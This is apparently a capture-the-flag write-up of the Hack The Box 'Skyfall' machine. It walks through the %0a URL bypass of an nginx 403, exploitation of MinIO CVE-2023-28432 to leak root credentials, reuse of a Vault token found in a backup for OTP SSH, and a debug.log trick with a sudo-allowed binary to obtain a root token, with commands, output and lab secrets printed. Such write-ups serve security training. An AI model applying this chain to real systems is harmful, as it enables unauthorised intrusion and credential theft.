

HTB-Skyfall



Information Gathering

Rustscan finds SSH and HTTP open:

```
rustscan --addresses 10.10.11.254 --range 1-65535
```

PORT	STATE	SERVICE	REASON
22/tcp	open	ssh	syn-ack
80/tcp	open	http	syn-ack

Nmap scan doesn't find anything extra:


```
sudo nmap -sVC -p 80 10.10.11.254
```

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	nginx 1.18.0 (Ubuntu)
_http-server-header: nginx/1.18.0 (Ubuntu)			
_http-title: Skyfall - Introducing Sky Storage!			
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel			

Enumeration

HTTP - TCP 80

The website is just a normal company introduction site:



Scrolling down a little, there's employee names and the domain name **skyfall.htb**:



James Bond
Chief Executive Officer
jbond@skyfall.htb



Aurora Skyy
Lead Developer
askyy@skyfall.htb



Bill Tanner
CTO
btanner@skyfall.htb

Let's add it to `/etc/hosts`.

Now that we know the domain name of the target, let's try bruteforcing subdomains:


```
sudo gobuster vhost --append-domain -u http://skyfall.htb -w  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
```

```
Found: demo.skyfall.htb Status: 302 [Size: 217] [--> http://demo.skyfall.htb/login]
```

demo.skyfall.htb is found.


demo.skyfall.htb

After adding **demo.skyfall.htb** to `/etc/hosts`, we can access the website:



There's a login portal, and the demo login credentials (guest:guest) is written on it.

Using the demo login credentials, we can login:



At the menu bar on the left, there is **MinioMetrics**.

MinIO metrics are data points that provide insights into the performance, usage, and health of a MinIO deployment. MinIO is an open-source object storage server compatible with Amazon S3, and it includes built-in metrics that help administrators monitor and manage the system effectively.

Let's try accessing it:


403 Forbidden

nginx/1.18.0 (Ubuntu)

Unfortunately, we are not allowed in.

After spending some time, we are able to bypass it by adding `%0a` at the end of the url.

`/metrics` page shows **MinIO Internal Metrics**:



The screenshot shows the Sky Storage dashboard with a sidebar menu on the left containing options like Dashboard, Files, Beta Features, URL Fetch, and MinIO Metrics. The main content area is titled 'MinIO Internal Metrics' and displays a table of metrics.

NAME	LABEL	VALUE
minio_audit_total_messages_total	target_id: sys_console_0	server: minio-r
minio_cluster_capacity_raw_free_bytes	server: minio-node1:9000	8750931968.0
minio_cluster_capacity_raw_total_bytes	server: minio-node1:9000	34985672704.
minio_cluster_capacity_usable_free_bytes	server: minio-node1:9000	4375465984.0
minio_cluster_capacity_usable_total_bytes	server: minio-node1:9000	17492836352.
minio_cluster_disk_offline_total	server: minio-node1:9000	0.0
minio_cluster_disk_online_total	server: minio-node1:9000	4.0
minio_cluster_disk_total	server: minio-node1:9000	4.0
minio_cluster_nodes_offline_total	server: minio-node1:9000	0.0

Scrolling down, we come across the MinIO endpoint:

minio_software_version_info	server: minio-node2:9000	version: 2023-03-13T19:46:17Z	0.0
minio_usage_last_activity_nano_seconds	server: minio-node1:9000	16049229677.0	
minio_endpoint_url	demo.skyfall.htb	http://prd23-s3-backend.skyfall.htb/minio/v2/metrics/cluster	

Let's add `prd23-s3-backend.skyfall.htb` to `/etc/hosts`.

prd23-s3-backend.skyfall.htb

Accessing `prd23-s3-backend.skyfall.htb`, it shows **Access Denied** message:

This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
-<Error>
  <Code>AccessDenied</Code>
  <Message>Access Denied.</Message>
  <Resource></Resource>
  <RequestId>17D350D3C51DAAB8</RequestId>
-<HostId>
  e3b0c44298fc1c149afb4c8996fb92427ae41e4649b934ca495991b7852b855
</HostId>
</Error>
```

Shell as askyy

CVE-2023-28432

Researching on exploits regarding MinIO metrics, it seems like we'd be able to exploit **CVE-2023-28432**:

CVE-ID	
CVE-2023-28432	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
Minio is a Multi-Cloud Object Storage framework. In a cluster deployment starting with RELEASE.2019-12-17T23-16-33Z and prior to RELEASE.2023-03-20T20-16-18Z, MinIO returns all environment variables, including `MINIO_SECRET_KEY` and `MINIO_ROOT_PASSWORD`, resulting in information disclosure. All users of distributed deployment are impacted. All users are advised to upgrade to RELEASE.2023-03-20T20-16-18Z.	

Let's follow [this exploit](#).


Taking a look at the exploit, it seems like it is sending post request to

```
/minio/bootstrap/v1/verfiy:
```

```
url = 'http://' + url.strip()
target_url = url.strip() + "/minio/bootstrap/v1/verify"
```

Let's build a Burp Suite request as such:

```
POST /minio/bootstrap/v1/verify
```



We have now obtained MinIO credentials:

```
MINIO_ROOT_USER:5GrE1B2YGGyZzNHZaIww
MINIO_ROOT_PASSWORD:GkpjkmIVmpFuL2d3oRx0
```

MinIO Client

mc is a command-line client for **MinIO**, an open-source object storage server compatible with Amazon S3 cloud storage service.

Using [this tutorial](#), let's download **mc**:

64-bit Intel

```
curl https://dl.min.io/client/mc/release/linux-amd64/mc \
  --create-dirs \
  -o $HOME/minio-binaries/mc

chmod +x $HOME/minio-binaries/mc
export PATH=$PATH:$HOME/minio-binaries/

mc --help
```

We first set the alias and credentials for the remote MinIO as such:

```
mc alias set myminio http://prd23-s3-backend.skyfall.htb 5GrE1B2YGGyZzNHZaIww
GkpjkmIVmpFuL2d3oRx0
```



```
(yoon@kali)-[~/Documents/htb/skyfall]
$ mc alias set myminio http://prd23-s3-backend.skyfall.htb 5GrE1B2YGGyZzNHZaIww GkpkmiVmpFuL2d3oRx0
mc: Configuration written to `/home/yoan/.mc/config.json`. Please update your access credentials.
mc: Successfully created `/home/yoan/.mc/share`.
mc: Initialized share uploads `/home/yoan/.mc/share/uploads.json` file.
mc: Initialized share downloads `/home/yoan/.mc/share/downloads.json` file.
Added `myminio` successfully.
```

We can list the top-level buckets (directories) in **myminio**:

```
mc ls myminio
```

```
(yoon@kali)-[~/Documents/htb/skyfall]
$ mc ls myminio
[2023-11-07 23:59:15 EST]      0B askyy/
[2023-11-07 23:58:56 EST]      0B btanner/
[2023-11-07 23:58:33 EST]      0B emoneypenny/
[2023-11-07 23:58:22 EST]      0B gmallory/
[2023-11-07 19:08:01 EST]      0B guest/
[2023-11-07 23:59:05 EST]      0B jbond/
[2023-11-07 23:58:10 EST]      0B omansfield/
[2023-11-07 23:58:45 EST]      0B rsilva/
```

Let's take a look at files inside of it as well:

```
mc ls --recursive --versions myminio
```

```
(yoon@kali)-[~/Documents/htb/skyfall]
$ mc ls --recursive --versions myminio
[2023-11-07 23:59:15 EST]      0B askyy/
[2023-11-08 00:35:28 EST]  48KiB STANDARD bba1fcc2-331d-41d4-845b-0887152f19ec v1 PUT askyy/Welcome.pdf
[2023-11-09 16:37:25 EST]  2.5KiB STANDARD 25835695-5e73-4c13-82f7-30fd2da2cf61 v3 PUT askyy/home_backup.tar.gz
[2023-11-09 16:37:09 EST]  2.6KiB STANDARD 2b75346d-2a47-4203-ab09-3c9f878466b8 v2 PUT askyy/home_backup.tar.gz
[2023-11-09 16:36:30 EST]  1.2MiB STANDARD 3c498578-8dfe-43b7-b679-32a3fe42018f v1 PUT askyy/home_backup.tar.gz
[2023-11-07 23:58:56 EST]      0B btanner/
[2023-11-08 00:35:36 EST]  48KiB STANDARD null v1 PUT btanner/Welcome.pdf
[2023-11-07 23:58:33 EST]      0B emoneypenny/
[2023-11-08 00:35:56 EST]  48KiB STANDARD null v1 PUT emoneypenny/Welcome.pdf
[2023-11-07 23:58:22 EST]      0B gmallory/
[2023-11-08 00:36:02 EST]  48KiB STANDARD null v1 PUT gmallory/Welcome.pdf
[2023-11-07 19:08:01 EST]      0B guest/
[2023-11-07 19:08:05 EST]  48KiB STANDARD null v1 PUT guest/Welcome.pdf
[2023-11-07 23:59:05 EST]      0B jbond/
[2023-11-08 00:35:45 EST]  48KiB STANDARD null v1 PUT jbond/Welcome.pdf
[2023-11-07 23:58:10 EST]      0B omansfield/
[2023-11-08 00:36:09 EST]  48KiB STANDARD null v1 PUT omansfield/Welcome.pdf
[2023-11-07 23:58:45 EST]      0B rsilva/
[2023-11-08 00:35:51 EST]  48KiB STANDARD null v1 PUT rsilva/Welcome.pdf
```

home_backup.tar.gz must be interesting.

After spending some time enumerating, we discovered that **v2** contains interesting information:

```
mc cp --vid 2b75346d-2a47-4203-ab09-3c9f878466b8
```

```
myminio/askyy/home_backup.tar.gz ~/Documents/htb/skyfall/home_backup.tar.gz
```

```
(yoon@kali)-[~/Documents/htb/skyfall]
$ mc cp --vid 2b75346d-2a47-4203-ab09-3c9f878466b8 myminio/askyy/home_backup.tar.gz ~/Documents/htb/skyfall/home_backup.tar.gz
...me_backup.tar.gz: 2.64 KiB / 2.64 KiB | 1.32 KiB/s 1s
```

Vault

Unzipping the file, we see bunch of juicy files:

```
sudo tar xzvf home_backup.tar.gz
```

```
(yoon@kali)-[~/Documents/htb/skyfall/backup_v2]
$ sudo tar xzvf home_backup.tar.gz
./
./.profile
./.bashrc
./.ssh/
./.ssh/authorized_keys
./.sudo_as_admin_successful
./.bash_history
./.bash_logout
./.cache/
./.cache/motd.legal-displayed
```

On `.bashrc`, we can see **VAULT_TOKEN** and **VAULT_API_ADDR**:

```
export VAULT_API_ADDR="http://prd23-vault-internal.skyfall.htb"
export VAULT_TOKEN="hvs.CAESIJlU9JMYEh0PYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE"
```

Let's first add **prd23-vault-internal.skyfall.htb** to `/etc/hosts`.

Researching a bit on what we can do with this information, it seems like we would be able to [SSH-in](#) using **VAULT_TOKEN**.

Let's download vault tool for interaction:

```
wget https://releases.hashicorp.com/vault/1.15.5/vault_1.15.5_linux_amd64.zip
```

Now, we set the **VAULT_ADDR** and **VAULT_TOKEN** alias as such:

```
export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"
```

```
export VAULT_TOKEN="hvs.CAESIJlU9JMYEh0PYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-
LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE"
```

Now we can interact with the remote vault:

```
./vault login
```



```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ ./vault login
Token (will be hidden):
WARNING! The VAULT_TOKEN environment variable is set! The value of this
variable will take precedence; if this is unwanted please unset VAULT_TOKEN or
update its value accordingly.

Success! You are now authenticated. The token information displayed below
is already stored in the token helper. You do NOT need to run "vault login"
again. Future Vault requests will automatically use this token.

Key                Value
---                -
token              hvs.CAESIJLU9JMYEhOPYv4igdhm9PnZDrabYTobQ4Ymnlq1qY-LGh4KHGh2cy430VRNMnZhakZDRlZGdGVzN09xYkxTQVE
token_accessor     rByv1co0BC9ITZpzqbDtUm8
token_duration     433192h3m36s
token_renewable    true
token_policies     ["default" "developers"]
identity_policies  []
policies           ["default" "developers"]
```

Let's first check the capabilities (permissions) of the current Vault token for the specified path (ssh/roles in this case):

```
./vault token capabilities ssh/roles
```

```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ ./vault token capabilities ssh/roles
list
```

We can also list the available SSH roles configured in the Vault server:

```
./vault list ssh/roles
```

```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ ./vault list ssh/roles
Keys
----
admin_otp_key_role
dev_otp_key_role
```

Now we can establish an SSH connection using a one-time password (OTP) generated by Vault:

```
./vault ssh -role dev_otp_key_role -mode OTP -strict-host-key-checking=no
askyy@10.10.11.254
```

```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ ./vault ssh -role dev_otp_key_role -mode OTP -strict-host-key-checking=no askyy@10.10.11.254
Warning: Permanently added '10.10.11.254' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
askyy@skyfall:~$ whoami
askyy
```

We have shell as **askyy**.

Privesc: askyy to root

Sudoers

Let's first check what commands can be ran with sudo privilege:

```
sudo -l
```

```
askyy@skyfall:~$ sudo -l
Matching Defaults entries for askyy on skyfall:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User askyy may run the following commands on skyfall:
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal ^-c /etc/vault-unseal.yaml -[vhd]+$
    (ALL : ALL) NOPASSWD: /root/vault/vault-unseal -c /etc/vault-unseal.yaml
```

command `sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml`, can be ran as sudo with no password.

Let's run the command and see what happens:

```
sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
```

```
askyy@skyfall:~$ sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd
[+] Reading: /etc/vault-unseal.yaml
[-] Security Risk!
[+] Found Vault node: http://prd23-vault-internal.skyfall.htb
[>] Check interval: 5s
[>] Max checks: 5
[>] Checking seal status
[+] Vault sealed: false
```

We can see that **debug.log** file is created:

```
askyy@skyfall:~$ ls
debug.log  user.txt
```

However, we can't view the log file since it belong to the root:

```
askyy@skyfall:~$ cat debug.log
cat: debug.log: Permission denied
```

After removing and recreating the file as askyy, we should be able to view the log file.

```
askyy@skyfall:~$ rm -rf debug.log
askyy@skyfall:~$ touch debug.log
askyy@skyfall:~$ ls -al
total 32
drwxr-x--- 4 askyy askyy 4096 May 28 05:50 .
drwxr-xr-x 3 root  root  4096 Jan 19 21:33 ..
lrwxrwxrwx 1 askyy askyy   9 Nov  9  2023 .bash_history -> /dev/null
-rw-r--r-- 1 askyy askyy 220 Jan  6  2022 .bash_logout
-rw-r--r-- 1 askyy askyy 3771 Nov  9  2023 .bashrc
drwx----- 2 askyy askyy 4096 Oct  9  2023 .cache
-rw-r--r-- 1 askyy askyy 807 Jan  6  2022 .profile
drwx----- 2 askyy askyy 4096 Jan 18 10:32 .ssh
-rw-rw-r-- 1 askyy askyy   0 May 28 05:50 debug.log
-rw-r----- 1 root  askyy  33 May 27 09:21 user.txt
```

After running the command `sudo /root/vault/vault-unseal -c /etc/vault-unseal.yaml -vd` again, we see that **debug.log** file can be viewed and it contains new **VAULT_TOKEN** for the root.

SSH as root

After exiting out from the SSH sessions, let's export **VAULT_TOKEN** and **VAULT_ADDR** for the root:

```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ export VAULT_ADDR="http://prd23-vault-internal.skyfall.htb"

(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ export VAULT_TOKEN="hvs.I0ewVsmaKU1SwVZAKR3T0mmG"
```

Now we have SSH shell as the root:

```
./vault ssh -role admin_otp_key_role -mode OTP -strict-host-key-checking=no
root@10.10.11.254
```

```
(yoon@kali)-[~/Documents/htb/skyfall/vault]
$ ./vault ssh -role admin_otp_key_role -mode OTP -strict-host-key-checking=no root@10.10.11.254
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Mar 27 13:20:05 2024 from 10.10.14.46
root@skyfall:~# whoami
root
```

References

- <https://github.com/acheiii/CVE-2023-28432/>
- <https://min.io/docs/minio/linux/reference/minio-mc.html#id2>